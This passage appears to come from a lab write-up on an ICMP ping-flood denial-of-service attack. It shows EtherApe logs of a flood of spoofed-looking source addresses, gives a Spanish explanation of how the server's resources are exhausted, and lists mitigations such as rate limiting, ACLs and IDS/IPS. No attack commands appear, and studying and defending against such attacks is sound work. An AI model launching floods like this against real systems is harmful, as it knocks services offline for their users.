EtherApe-INFO: 18:48:21.764: New node: IP: 87.192.109.148. Number of nodes 273283
EtherApe-INFO: 18:48:21.764: New node: IP: 108.44.153.192. Number of nodes 273284
EtherApe-INFO: 18:48:21.765: New node: IP: 44.127.75.122. Number of nodes 273285
EtherApe-INFO: 18:48:21.765: New node: IP: 5.154.172.39. Number of nodes 273286
EtherApe-INFO: 18:48:21.765: New node: IP: 122.123.5.147. Number of nodes 273287
EtherApe-INFO: 18:48:21.766: New node: IP: 147.242.53.67. Number of nodes 273288
EtherApe-INFO: 18:48:21.766: New node: IP: 61.8.3.141. Number of nodes 273289
EtherApe-INFO: 18:48:21.767: New node: IP: 196.159.107.175. Number of nodes 273290
EtherApe-INFO: 18:48:21.767: New node: IP: 123.199.182.148. Number of nodes 273291
EtherApe-INFO: 18:48:21.768: New node: IP: 170.168.204.127. Number of nodes 273292
EtherApe-INFO: 18:48:21.768: New node: IP: 3.101.39.5. Number of nodes 273293
EtherApe-INFO: 18:48:21.768: New node: IP: 166.102.240.203. Number of nodes 273294
EtherApe-INFO: 18:48:21.769: New node: IP: 72.175.25.103. Number of nodes 273295
EtherApe-INFO: 18:48:21.769: New node: IP: 41.245.87.87. Number of nodes 273296
EtherApe-INFO: 18:48:21.769: New node: IP: 154.94.245.86. Number of nodes 273297
EtherApe-INFO: 18:48:21.770: New node: IP: 235.243.26.89. Number of nodes 273298
EtherApe-INFO: 18:48:21.772: New node: IP: 215.122.119.37. Number of nodes 273299
EtherApe-INFO: 18:48:21.772: New node: IP: 61.18.185.172. Number of nodes 273300
EtherApe-INFO: 18:48:21.773: New node: IP: 39.53.240.157. Number of nodes 273301
```



```
EtherApe-INFO: 18:48:42.838: New node: IP: 67.144.197.184. Number of nodes 299324
EtherApe-INFO: 18:48:42.838: New node: IP: 206.235.39.169. Number of nodes 299325
EtherApe-INFO: 18:48:42.838: New node: IP: 134.101.9.252. Number of nodes 299326
EtherApe-INFO: 18:48:42.838: New node: IP: 189.198.100.228. Number of nodes 299327
EtherApe-INFO: 18:48:42.838: New node: IP: 122.147.33.140. Number of nodes 299328
EtherApe-INFO: 18:48:42.838: New node: IP: 19.249.129.122. Number of nodes 299329
EtherApe-INFO: 18:48:42.838: New node: IP: 214.49.151.252. Number of nodes 299330
EtherApe-INFO: 18:48:42.839: New node: IP: 242.222.148.249. Number of nodes 299331
```

toda la cpu de la maquina y la ram están destinadas a intentar responder a todo el ping flood generado por la maquina de ataque, llegará un punto en el que se caerá el servidor, lo que es un DOS.

Mitigación de dicho ataque:



Presentación de PowerPoint - [M04-31-IPv4_Attacks_Ping_Flood]

PING Flood (DoS) mitigacion measures

- **Rate Limiting**: Configure firewalls and routers to limit the number of ICMP requests allowed per second from a single source or towards a single destination.
- **Access Control Lists (ACLs):** Configure ACLs to block or restrict incoming ICMP traffic or traffic towards specific IP addresses that should not be receiving or sending pings.
- **Anomaly Detection:** Utilize intrusion detection systems (IDS) and intrusion prevention systems (IPS) that can identify patterns of unusual traffic, such as ICMP flooding, and take action to block suspicious traffic.